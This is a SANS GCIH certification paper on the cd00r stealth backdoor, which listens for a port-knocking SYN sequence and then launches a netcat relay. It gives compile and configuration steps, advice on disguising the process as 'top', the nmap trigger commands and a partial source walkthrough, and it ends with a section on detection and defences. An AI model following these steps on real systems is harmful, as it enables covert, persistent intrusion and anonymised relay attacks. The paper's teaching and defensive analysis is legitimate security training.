Global Information Assurance Certification Paper

Cd00r.c – Extending the Packet Coded Backdoor Server to Netcat Relays on Relatively High-Bandwidth Home Networks

Graeme Hay
GCIH Practical Assignment Option 2 Version 1.5c
SANS 2001 – Baltimore, MD

Exploit Details

Name: cd00r.c (source code: http://www.phenoelit.de/stuff/cd00rdescr.html)

Variants: Tcpdump first used the concept of an application which can listen in non-promiscuous mode using the libpcap interface in 1993. However, recently 'stealth' listening backdoors include Knark[1] and Adore which tend to mask the actions of listeners in promiscuous mode rather than implement non-promiscous mode listening.

Operating System: Linux (Redhat version 6.2 tested), Solaris (as coded by author)
Protocol/Services: Works using the ability to legally use TCP, UDP or ICMP packet types to send a coded start-up sequence to a backdoor listener on a server, thus defeating network scanners and intrusion detection systems.

Brief Description: Backdoors and other remote access services like netcat, rootkits like Knark and Adore and Distributed Denial of Service tools such as Trinoo and Tribal Flood Network are vulnerable to remote detection by increasingly sophisticated 'anomaly' scanning by systems and network administrators.

Cd00r demonstrates a technique for creating stealthy listeners which do not use promiscuous mode and are not visible in the network socket table until activated by a coded sequence of legal packets from potentially multiple sources. These listeners can then activate more useful tools like netcat, which is the example chosen in this paper.

Although in the printed notes as a reference to hidden backdoors, this exploit was not covered in class and this paper seeks to extend much further beyond the notes in dissecting and showing a real practical usage of the cd00r backdoor. The usage will be to implement a triggerable netcat relay using a cd00r listener which will listen for a coded sequence of SYN packets to activate. This paper will also demonstrate how cd00r can be extended to defeat other defense mechanisms using other illegal packet flags on UDP or ICMP as well as TCP.

Protocol Description

Every secure network environment has weaknesses of protocol, process and simple human failure. Cd00r allows the attacker to exploit these weaknesses by:

- Removing as much information as possible of it's existence from the busy systems administrator
- Maintaining a stealth presence on the network against scanners (both host and network-based)
- Using stealthy techniques in activation from the attacker's system, evading firewalls and intrusion detection systems.

At a network level, it exploits the ability to listen on ports without being reported in netstat and to use packets representing the various states of a TCP connection's life as a way of coded communication to the cd00r daemon.

Cd00r uses a library called libpcap(see endnote x) which has been around since the early 1990s on various platforms to obtain a raw socket (e.g. listen or bind socket calls) upon which to listen for a small number of ports. Cd00r never uses higher-level socket functions[2] to bind the socket to a listening port, thus it is never reported in netstat and is not visible to network scanners.

The connection management aspect of the TCP protocol requires the transmission of a number of flags within TCP packets exchanged between two hosts attempting to set up a TCP connection. These flags consist of SYN (synchronize sequence numbers), FIN (sender is finished sending data), ACK (acknowledge the receipt of data), URG (high priority send of data), RST (abort connection) and PSH (for time-sensitive interactive data). These flags can be sent in various combinations and sequences– both legal and illegal with respect to the TCP v4 protocol.

The TCP protocol was originally designed to run in a very small memory footprint. Thus, it enables the user of the protocol to send illegal combinations and sequences of flags due to the lack of rule checking and any form of stateful knowledge in the TCP stack of the life of TCP connections to and from it.

The use of contradictory TCP flags (SYN-FIN) and violations of TCP state (ACK scans) in scanning and denial of service attacks is not new[3] [4]. However, their use in sending coded signals to backdoor listeners to evade network intrusion detection systems is a new use of the exploit of the TCP protocol.

Expansion possibilities exist for cd00r to use ICMP or UDP packets as well. ICMP and UDP protocols suffer from the same issue as TCP in being able to use maliciously to send out of compliance packet sequences and flags and in certain circumstances are easier to send through firewalls and past IDS's (e.g. spoofing forged packet addresses using UDP is trivial).

Network Intrusion Detection Systems (IDS) are at present largely based around the

capture and analysis of IP packets against a series of templates that represent known attack patterns. In respect to the vulnerability of IP and higher level protocols that cd00r attempts to exploit, the fact that the IDS's analysis tends to be against specific time periods allows cd00r to use IP packets sent over a long period of time to evade these IDS's, as well as the fact that cd00r uses a small number of packets, which would typically slip under the radar of the IDS system.

How the Exploit Works

cd00r

The example used within this paper is perhaps a typical malicious use of this code – exploiting a poorly protected network which only has a packet-filtering firewall in order to use it as a relay onto other sites (the so-called 'relay attack' where anonymity of the attacker is obtained through bouncing through multiple relays). This, of course, now mirrors the configuration of most cable modem-connected households that use packet-filtering firewalls found in low-end cable modem/DSL routers with relatively high bandwidth connections.

We will return to this example in the next section 'How to Use the Exploit' and show how useful cd00r could be to someone setting up a netcat relay network using cable modem-connected devices.

For the rest of this section, we will concentrate on how the exploit works and how it takes advantages of weaknesses in the UNIX, network and human beings that run these systems.

How the Vulnerabilities are Exploited and How Cd00r Works



Figure 1 - How cd00r works

Cd00r works by listening on a raw socket file descriptor on a server, waiting for a particular, ordered set of ports to have a certain type of packet sent to it. Figure 1 shows the attacking machine on the left using a tool like nmap to generate SYN packets on the ports 5600, 5500, 5400, 5200 and 5000 in order to trigger cd00r, which is shown in the process table on the server.

When cd00r receives this sequence of packets, it triggers an executeable or performs some task. This, as with the sequence of packets, is entirely configurable at compile-time. In our examples below, we will trigger a netcat listener in a relay configuration.

Recapping, the vulnerabilities cd00r exploits are:

- Our overworked systems administrators – cd00r would be renamed to something less obvious like 'top'. It has no parameters visible on the command line, so there is nothing odd-looking in the process table to stand out.

  cd00r does not use promiscuous mode to listen to these backdoors, so there is no entry placed in syslog, nor is there the opportunity to use promiscuous mode monitors like Anti-Sniff [5] to detect as Anti-Sniff looks for that characteristics of delay in promiscuous interfaces. Libpcap is fast enough not to delay packets in such a fashion.

- Our network scanners looking for open ports – security people will use tools like nmap[6] to look for open ports. By not advertising any open ports, these tools cannot be used to look for such anomalies. Similarly, there is no visibility of the ports in netstat either.

- Some firewall technologies allowing communication using TCP, UDP or ICMP packets through the firewall even though they are not part of a properly-started conversation. Packet-filtering firewalls are vulnerable to ACKs being passed through them which are not part of a TCP handshake sequence – cd00r exploits this as a mechanism of control.

Cd00r uses the libpcap library to open a file descriptor to a raw socket (using the 'packet protocol' [7]) and listen on that socket for packets, filtering the incoming packets via a pcap filter to deliver to cd00r. This bypasses the kernel and associated modules' management of socket connections.

The technique for reading packets from device-level interfaces is described at length in the paper introducing the libpcap library[8]. Briefly, it allows the user of the library, cd00r, to obtain a file descriptor onto a raw socket interface then place a filter for only packets being sent to a specific list of ports to be sent up to the cd00r program. This interface sits below the system's protocol stack and thus is not declared as an open socket by utilities like netstat (this will be shown in the next section).

Although libpcap's routines for creating such file descriptors to read packets from allow the user to set an interface to promiscuous mode, it is not necessary for cd00r to do so as it is not listening to all traffic on the network. Since cd00r does not set an interface to promiscuous mode [1], it effectively listens to all packets on the ports it needs to, but does not generate an alert that it is doing so at the system level.

Ordinarily, packet sniffers that set promiscuous mode trigger an alert in syslog of the type shown below in Figure 2.

```
Jul  1 18:24:29 alice kernel: eth0: Setting promiscuous mode.
```

Figure 2 - Message Reported by Promiscuous Mode Interface in Syslog

So, one can begin to see the landscape of the vulnerabilities that cd00r seeks to exploit. Figure 3 shows this landscape in the form of our example home network running a packet filtering firewall (a Linksys or Netgear $200 cable/DSL router and switch is typically used by home users) and some form of server running behind it.

For the purposes of this exercise, we have added a network intrusion detector to show packet traces coming into the network from the outside and we have our evil attacker

[1] See the pcap_open_live call in the full source code listing line 225.

machines – ‘Eve1’ and ‘Eve2’ on the internet.



Figure 3 - How cd00r Exploits Vulnerabilities

What we have shown so far with respect to this diagram is that the syslog output the system administrator of the home server perhaps inspects on a regular basis (perhaps a stretched example to say that it is ever examined!) does not register the interface going into promiscuous mode with cd00r running. Further, cursory examination of the process table would not show anything amiss as cd00r would be running as ‘top’ or something equivalent with no parameters showing.

In the next section, there is a demonstration that cd00r is not detectable by network scanners. It is common practice for security groups to use network scanners to look for unauthorized open ports on machines. It is extremely unlikely that our average home user will use nmap on a regular basis on his or her network, but even if they did, there are no open ports attributable to cd00r visible to nmap. This is because there has been no socket library ‘listen’ and ‘accept’ called by cd00r – it is using raw sockets through libpcap and cannot respond to incoming connection requests or flagged packets from tools such as nmap.

Lastly, cd00r exploits the vulnerability that many low-end firewalls are vulnerable to allowing illegal packets into the network. These firewalls lack stateful inspection and thus can let packets such as ‘ACK’ or illegally-coded packets such as ‘SYN-FIN’ or so-called ‘Christmas Tree’ packets into the home network to reach ‘Alice’.

The example shown in this paper uses SYN packets directed to certain ports. However, it is easy to see how with a few modifications of the packet checking logic in source code lines 295-305, explained later, the attacker could use ACK flags or any flag combination that is allowed through the firewall either due to misconfiguration, to lack of stateful inspection or to poor coding of the firewall software by the router manufacturer.

How to Use the Exploit

The Test Network Setup

Our network used for testing this exploit is shown in Figure 4 - The Network Setup, below. 'Eve' (always the attacker in security examples) is out on the Internet connected on a laptop running Linux (in our example). 'Eve' has previously broken into 'Alice' (our victim) and has been able to install our cd00r backdoor onto 'Alice' and netcat.



Figure 4 - The Network Setup

For the purposes of illustrating at a network level what is passed between 'Eve' and 'Alice', we have a laptop running Snort [9] connected to a hub placed before the firewall.

In our testing, 'Eve' is running Linux Redhat Distribution version 7.1 and 'Alice' is running Linux Redhat Distribution version 6.2.

The objective of this example is for 'Eve' to be able to send a sequence of SYN packets to 'Alice' for which cd00r is listening and then for cd00r to go from it's stealth state to invoking a netcat binary with a configuration for it to act as a relay. The discussion of using netcat as a relay to obtain anonymity in attacks is beyond the scope of this discussion, but references are contained in this paper as to the configuration of netcat for relay attacks [10] [11].

This, however, is a very realistic example of it's use and power in establishing netcat relays using the bandwidth available on modern cable/DSL lines.

Cd00r and netcat obviously have to be installed on the victim host 'Alice' in order for this to work. Techniques for obtaining access to systems and for then obtaining root in order to run cd00r are beyond the scope of this paper.

Setting up Compilation of cd00r.c

Cd00r.c should be statically compiled and linked before it is transferred to 'Alice'. In our case, 'Alice' is a RedHat Linux 6.2 host, so the exploit should be compiled ok on 'Eve' – another RedHat distribution.

To use 'Eve' to compile the exploit, 'Eve' must have libpcap installed (see endnote [12] for installation instructions).

Compile the source code by the following command:

gcc -o cd00r cd00r.c –lpcap

This should yield no errors on compilation and leave a binary called 'cd00r' in the present working directory.

We will now set up cd00r to invoke the netcat relay program and will compile the source code once more to send to 'Alice' at the end of this section.

Set #defines within Source Code

As cd00r is designed to be stealthy in the process table, it does not have any runtime parameters or filesystem-resident configuration files to allow it to be detected. All configuration is done at compile-time via #define variables in the source code.

The #defines can be found at the start of the source code. These should remain unaltered in the source code unless indicated that they need to be changed below.

You should set the #define variables according to the following table for our example:

#Define	Variable Parameter	Value and Example
CDR_INTERFACE	This should be the physical interface on the server to listen on	In our example, "eth1"
CDR_PORTS	This is the list of **ordered** ports on which cd00r will listen. Note that this must terminate with '00'.	In our source code example, {5000, 5010, 4000, 4020}

CDR_CODERESET	This determines whether a SYN packet sent to any port not in the CDR_PORTS list on the server will cause the code to reset and start listening for all ports in CDR_PORTS again.	This should not be set and should be commented out. We want to use slow SYN-scan techniques to evade IDS detection.
CDR_SENDER_ADDR	Set this address to the single IP address of the attacker. This should not be set if you want to trigger cd00r by sending the packet sequence a packet at a time from different source Ips.	In our example, CDR_SENDER_ADDR should be 10.1.1.2.

Alter the 'open_door' Code

The void cdr_open_door(void) procedure is called when cd00r receives the correct packet sequence (CDR_PORTS) from the defined source or any source (depending on the setting of #define CDR_SENDER_ADDR above).

This code sequence should be coded to what the 'Eve' in our example wants to have activated on 'Alice'. In our example, 'Eve' wants to start up a netcat relay (the code for this is shown in the later section 'Source Code / Pseudo Code'.)

The normal command line would be 'nc -l -p 8000 | nc <intended destination IP> 8001' to use netcat to relay content from port 8000 incoming to 8001 outgoing to the intended destination IP address.

Compile Debug and Production Versions

In order to debug the cd00r program correctly and to ensure that the cdr_open_door code is working correctly, compile cd00r.c using the DEBUG flags to check correct operation:

gcc -DDEBUG -o cd00r.debug cd00r.c –lpcap

(uses the macro DEBUG to ensure correct operation)

For 'production' operation, use the compile without the macro:

gcc -o cd00r cd00r.c –lpcap

(of course, you would probably name it 'top' or something like that to hide it in the process table)

We now have a working production version of cd00r on 'Eve' ready for transfer to 'Alice' for use.

Run on Remote System 'Alice'

Once cd00r has been transferred to the remote server 'Alice' (exploits to do this are beyond the scope of this paper, but favorites on Linux systems installed at home are out of date patches allowing buffer overflows as root), we are ready to run it.

Cd00r (we will keep it called cd00r in our example for clarity) is invoked by simply running it:

./cd00r

You will see the cd00r process in the process table (this would be disguised as 'top' or something in real use):

```
[root@alice cdoor]# ps -efl | grep cd00r
040 S root     27166     1  0  64   0    -   340 skb_re 21:09 pts/0    00:00:00 ./cd00r
000 S root     27170 19893  0  69   0    -   379 pipe_r 21:09 pts/0    00:00:00 grep cd00r
```

However, the detection methods used by network and system administrators will be evaded:

- An nmap scan of the host 'alice' from another machine on the same network does not reveal any listening ports on those ports listed in CDR_PORTS.

```
[root@anotherhostwithnmap cdoor]# nmap -sS -T Polite -p 4000-6000 10.1.1.2

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
All 2001 scanned ports on alice (10.1.1.2) are: closed
Nmap run completed -- 1 IP address (1 host up) scanned in 820 seconds
```

- An inspection of the open ports via netstat will reveal no listening ports. Table 1 - Netstat Output Before cd00r is Activated – below shows the status of netstat prior to running cd00r on 'Alice'. Table 2 shows Alice's ports after cd00r is running and shows 'Alice' listening on typical ports but not those listed in CDR_PORTS.

```
Active Internet connections (servers and established)
```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	*:6010	*:*	LISTEN
tcp	0	0	*:www	*:*	LISTEN
tcp	0	0	*:https	*:*	LISTEN
tcp	0	0	*:ssh	*:*	LISTEN
raw	0	0	*:icmp	*:*	7
raw	0	0	*:tcp	*:*	7

Table 1 - Netstat Output Before cd00r is Activated

Active Internet connections (servers and established)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	*:6010	*:*	LISTEN
tcp	0	0	*:www	*:*	LISTEN
tcp	0	0	*:https	*:*	LISTEN
tcp	0	0	*:ssh	*:*	LISTEN
raw	0	0	*:icmp	*:*	7
raw	0	0	*:tcp	*:*	7

Table 2 - Netstat Output After cd00r is Activated

- Lastly, despite the listening interface for cd00r, no entry is written to any syslog facility concerning the listening interface.

Send TCP sequences to Activate Backdoor and Netcat Relay

When the attacker on 'Eve' is ready to use cd00r to activate the netcat relay, the attacker simply uses a program like nmap to send the TCP packet sequences through to 'Alice' on the ports and in the order they were listed in CDR_PORTS.

```
[root@eve cdoor]# nmap -sS -T Polite -p 5000,5010,4000,4020 10.1.1.2

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
All 4 scanned ports on alice (10.1.1.2) are: closed
Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

Table 3 - Nmap command used to trigger cd00r backdoor

The nmap command shown above in Table 3 shows the use of the 'Polite' mode (-p) (controls the timings between sending the SYN packets), the ports to send the SYN packets (-sS) to and the destination address of 'Alice' (10.1.1.2).

The backdoor is triggered by the arriving SYN packets and jumps into the cdr_open_ports function (see code walkthough later) in order to execute the netcat relay.

Signature of the Malicious Program

Cd00r is an extremely stealthy piece of code. In our 'home user' example, it is quite likely that the home user will never detect the cd00r code running.

In a commercial context, it is possible to detect the use of libpcap-utilizing code by looking for open sockets which are not under the control of the kernel. Figure 5 below shows the output of the lsof command.

```
[root@herman cdoor]# ps -efl | grep cd
040 S root     29275     1  0  61   0   -   345 skb_re 13:31 pts/0    00:00:00 ./cd00r.debug
[root@herman cdoor]# lsof -p 29275
COMMAND     PID USER   FD   TYPE DEVICE    SIZE   NODE NAME
cd00r.deb 29275 root  cwd     DIR    3,5    4096       48167  /home/graeme/giac/cdoor
cd00r.deb 29275 root  rtd     DIR    3,1    4096       2                  /
cd00r.deb 29275 root  txt     REG   3,5    105186   48170
/home/graeme/giac/cdoor/cd00r.debug
cd00r.deb 29275 root  mem    REG    3,1  434945 342722 /lib/ld-2.1.92.so
cd00r.deb 29275 root  mem    REG    3,1 4776568 342729 /lib/libc-2.1.92.so
cd00r.deb 29275 root    0u   CHR  136,0          2 /dev/pts/0
cd00r.deb 29275 root    1u   CHR  136,0          2 /dev/pts/0
cd00r.deb 29275 root    2u   CHR  136,0          2 /dev/pts/0
cd00r.deb 29275 root    3u  sock    0,0        30928 can't identify protocol
```

Figure 5 - Output of lsof run against cd00r

There is evidence of a socket connection, but no evidence of a listening TCP connection when you look at cd00r using lsof –p <process id>. This is a characteristic of a raw socket connection which does not implement a listener against a SOCK_STREAM interface.

Contrast this to the output from sshd (Figure 6 below) which clearly shows a listening TCP port for sshd as it implements a SOCK_STREAM communications channel on TCP:

```
[root@herman cdoor]# lsof -p 558
COMMAND PID USER   FD   TYPE DEVICE    SIZE    NODE NAME
sshd    558 root  cwd    DIR    3,1    4096       2 /
sshd    558 root  rtd    DIR    3,1    4096       2 /
sshd    558 root  txt    REG    3,1  185596 1093532 /usr/sbin/sshd
sshd    558 root  mem    REG    3,1  434945  342722 /lib/ld-2.1.92.so
sshd    558 root  mem    REG    3,1   58451  342733 /lib/libdl-2.1.92.so
sshd    558 root  mem    REG    3,1  380006  342738 /lib/libnsl-2.1.92.so
sshd    558 root  mem    REG    3,1   58940  701830 /usr/lib/libz.so.1.1.3
sshd    558 root  mem    REG    3,1   42282  342769 /lib/libutil-2.1.92.so
```

```
sshd   558 root  mem    REG    3,1   33841  342798 /lib/libpam.so.0.72
sshd   558 root  mem    REG    3,1  865620  702295 /usr/lib/libcrypto.so.0.9.5a
sshd   558 root  mem    REG    3,1 4776568  342729 /lib/libc-2.1.92.so
sshd   558 root    0u   CHR    1,3         163256 /dev/null
sshd   558 root    1u   CHR    1,3         163256 /dev/null
sshd   558 root    2u   CHR    1,3         163256 /dev/null
sshd   558 root    3u  IPv4    817          TCP *:ssh (LISTEN)
sshd   558 root    7r  FIFO    0,0          813 pipe
sshd   558 root    8w  FIFO    0,0          813 pipe
sshd   558 root   21w   CHR    1,3         163256 /dev/null
```

Figure 6 - Output of lsof run against Sshd

As mentioned and shown in previous sections, there is no signature of the application visible from the network using network scanners, nor is there any output returned using netstat.

Note also that lsof will return the running application and the details of where the application is running from (it's environment). This will come in useful when examining options to protect against it in the next section.

How to Protect Against It

In order to protect against cd00r, we will look at possible defences to the vulnerabilities it exploits. We will then examine other possible protections given the practicalities of using cd00r as a long-lived listening backdoor.

System-level vulnerabilities exploited by cd00r are possible to protect against. At present, cd00r requires root to run [2] on some systems, but some already allow user-level processes to obtain raw socket descriptors on non-priviledged ports. Defenses against these are beyond the scope of this paper, but basically consist of one message: don't let attackers on your box to start with! However, this is a noble cause, especially in the home marketplace where systems are often shipped with compromised binaries installed by default and active on install.

Although cd00r cannot be seen via netstat or in the process table, the signature of cd00r seen via lsof could be used to detect the possibility of it's presence. Lsof output includes where the cd00r process is being run from. If it is masquerading as something else, for example 'top', it will not have the same code signature or default home directory as the default 'top' program.

With developments like the Solaris fingerprinting database [13], masquerading running processes as well-known programs such as top will become increasingly difficult. One

[2] However, libpcap will shortly support the ability for user-level processes to obtain TCP raw socket descriptors on Linux systems using a facility called the 'Linux Socket Filter' – see README.linux in the libpcap source code package. Libpcap is slowly obtaining this ability across all platforms for sockets in the non-priviledged port range.

could write a routine to use lsof to inspect the full directory and location of the running binary and to them fingerprint the actual binary against the running binary to ensure it is really genuine.

Lastly, cd00r requires modification to the filesystem. Cd00r itself could be placed on a user filesystem, rendering useless programs like Tripwire which monitor for tampering or installation of files in critical filesystems. User filesystems are not monitored.

However, what happens when the 'Alice' host is rebooted? A lot of sysadmins reboot regularly, so the attacker would need to ensure that cd00r was restarted. This would mean putting a startup script into the appropriate run level directory. These directories would almost certainly be monitored by Tripwire.

Network and Firewall Vulnerabilities as described above can be defeated by the installation of host-based firewall or IDS applications. If coded properly, these host-based firewalls or IDS processes could pick up on the request to open the socket and also the illegally-flagged packets being sent to the host to ports it will have set closed.

Source Code / Pseudo Code

The full source code can be found either following the link (endnote xii in thesection) or in the Appendix of this document.
This section is intended as a walkthrough of the code, demonstrating key sections of the main areas of functionality. It will aim to demonstrate the flow of control through the application, rather than walk through the code in line number order. The line numbers of the code here correspond to the line numbers in the Appendix.

The Preamble

```
11.      /* the interface tp "listen" on */
12.      #define CDR_INTERFACE           "eth1"

13.      /* the address to listen on. Comment out if not desired
14.      /* #define CDR_ADDRESS          "192.168.1.1"  */

15.      /* the code ports.*/
16.      #define CDR_PORTS               { 5000,5010,4000,4020,00
   }

17.      /* To use resets, define CDR_CODERESET */
18.      /*#define CDR_CODERESET */

19.      /* If you like to open the door from different addresses
20.      (e.g. to confuse an IDS), don't define this.
21.      If defined, all SYN packets have to come from the same
22.      address. Use this when not defining CDR_CODERESET.
```

```
23.      */
24.      /* #define CDR_SENDER_ADDR "10.1.1.2"i */
25.      #define CDR_NOISE_COMMAND       "noi"
```

Lines 11 – 25 define some constants using in the code. Line 16 shows the list of ports that the backdoor listens for the SYN packets on – and the order in which they should be received. There are a number of constants which are commented out which can be used to limit the source address the SYNs have to come from (useful on busy networks) and to have the ability to reset the backdoor if SYNs are received to the wrong ports (stops inadvertent triggering by SYN scans).

```
44.      struct iphdr {
45.      u_char  ihl:4,          /* header length */
46.      version:4;               /* version */
47.      u_char  tos;            /* type of service */
48.      short   tot_len;        /* total length */
49.      u_short id;             /* identification */
50.      short   off;            /* fragment offset field */
51.      u_char  ttl;            /* time to live */
52.      u_char  protocol;       /* protocol */
53.      u_short check;          /* checksum */
54.      struct  in_addr saddr;
55.      struct  in_addr daddr;  /* source and dest address */
56.      };

57.      struct tcphdr {
58.      unsigned short int      src_port;
59.      unsigned short int      dest_port;
60.      unsigned long int       seq_num;
61.      unsigned long int       ack_num;
62.      unsigned short int      rawflags;
63.      unsigned short int      window;
64.      long int                crc_a_urgent;
65.      long int                options_a_padding;
66.      };
68.      unsigned int    cports[] = CDR_PORTS;
69.      int             cportcnt = 0;

70.
71.      int             actport = 0;
```

Lines 44-66 define the structure of the standard IP packet and the standard TCP packet. These structures are used to read the captured packet data into within the **main** routine of the program. Line 68 holds the list of integer port numbers (cports[]) that were #defined at the start of the code (see the subsection entitled 'Set #defines within Source Code' for more details on the CDR_PORTS constant). Line 69's cportcnt integer tracks the number of ports that need to be triggered in the cports[] list and, as will be seen later in the code, triggers the netcat listener when line 71's actport integer reaches that amount. Actport is incremented as ports on the cport[] list are triggered by SYN packets.

The main routine

Lines 179 – 211 (this code section is too long to include as source – please see the full source in the Appendix) count the number of entries in the cports[] array and store the entry in cportcnt then set up a capture filter (filter) for use by cd00r to capture data from a socket. The programming of the libpcap library is beyond the scope of this paper, but the following references provide good explanations of the required practices <need references to libpcap programming>.

The next step is to again use the libpcap library to set up a listener for the ports that are specified in the cports[] array. The objective of this section of code is to have libpcap return to us a packet capture descriptor (cap) and to then compile and assign the capture filter (filter) to the descriptor. This is how the cd00r code 'sniffs' for the packets it requires to trigger the netcat listener.

```
224.     /* open the 'listener' */
225.         if ((cap=pcap_open_live(CDR_INTERFACE,CAPLENGTH,
226.                         0,  /*not in promiscuous mode*/
227.                         0,  /*no timeout */
228.                         pcap_err))==NULL) {
229.              if (cdr_noise)
230.                 fprintf(stderr,"pcap_open_live:
   %s\n",pcap_err);
231.              exit (0);
232.         }

233.     /* now, compile the filter and assign it to our capture
   */
234.         if (pcap_compile(cap,&cfilter,filter,0,netmask)!=0) {
235.               if (cdr_noise)
236.                   capterror(cap,"pcap_compile");
237.               exit (0);
238.         }
239.         if (pcap_setfilter(cap,&cfilter)!=0) {
240.               if (cdr_noise)
241.                   capterror(cap,"pcap_setfilter");
242.               exit (0);
243.         }
```

After an initial check to return pointers to the network and netmask values of the interface (CDR_INTERFACE) being sniffed by cd00r in lines 215-220 (see full listing of source code), the filter constructed previously (filter) is compiled and assigned to the packet capture descriptor (cap). In lines 233 – 238, this compilation returns a pointer to a filter program constructed by the libpcap library (&cfilter) from the filter string (filter). The pointer to the filter program (&cfilter) is then used to bind the filter program to the packet capture descriptor (cap) in lines 239 – 243.

At this stage, with the packet capture descriptor (cap) obtained with the correct filter looking for the ports listed in cports[], the cd00r code uses the fork call at line 259 to make itself a standalone child process.

Cd00r now begins a series of checks on a packet by packet basis as the libpcap packet capture descriptor (cap) returns packets to it. The flow of checks are:

- is there a packet there at all? – if there is not, loop again for the next packet
- if the packet is too small to be an IP packet, then loop again for the next packet
- if it is not a version 4 IP packet, then loop again for the next packet
- if it does not have a SYN flag set in the packet, then loop again for the next packet
- if it has SYN-ACK flags set, then loop again for the next packet
- since it passed all checks, it must be a SYN-flagged packet, so process it and check if it matches the next port number we are expecting in cports[].

We will now examine these checks in detail in the source code.

```
276.     /* if there is no 'next' packet in time, continue loop */
277.         if ((pdata=(u_char *)pcap_next(cap,phead))==NULL) {
278.                 /*printf ("No next packet in time - continue
   loop\n");*/
279.                 continue;
280.         }
```

In lines 276-280, pdata is a pointer to the packet data returned from the capture filter (cap). If it is empty (NULL) then a 'continue' is called which continues the loop to look for the next packet. A side effect of this is that if it is not empty, the packet header pointer (phead) which is instantiated in the code as having the structure of a packet header holds the header of the packet obtained.

```
281.     /* if the packet is to small, continue loop */
282.         if (phead->len<=(ETHLENGTH+IP_MIN_LENGTH)) {
283.                 printf ("Packet is too small - continue
   loop\n");
284.                 continue;
285.         }
```

The packet captured must be long enough to be an IP packet at least and in lines 281 – 285, the length variable in the phead structure is checked to ensure it is at least the minimum length of 34 bytes to be an Ethernet IP packet. It it is not, cd00r loops for the next packet.

```
286.     /* make it an ip packet */
287.         ip=(struct iphdr *)(pdata+ETHLENGTH);

288.     /* if the packet is not IPv4, continue */
289.         if ((unsigned char)ip->version!=4) {
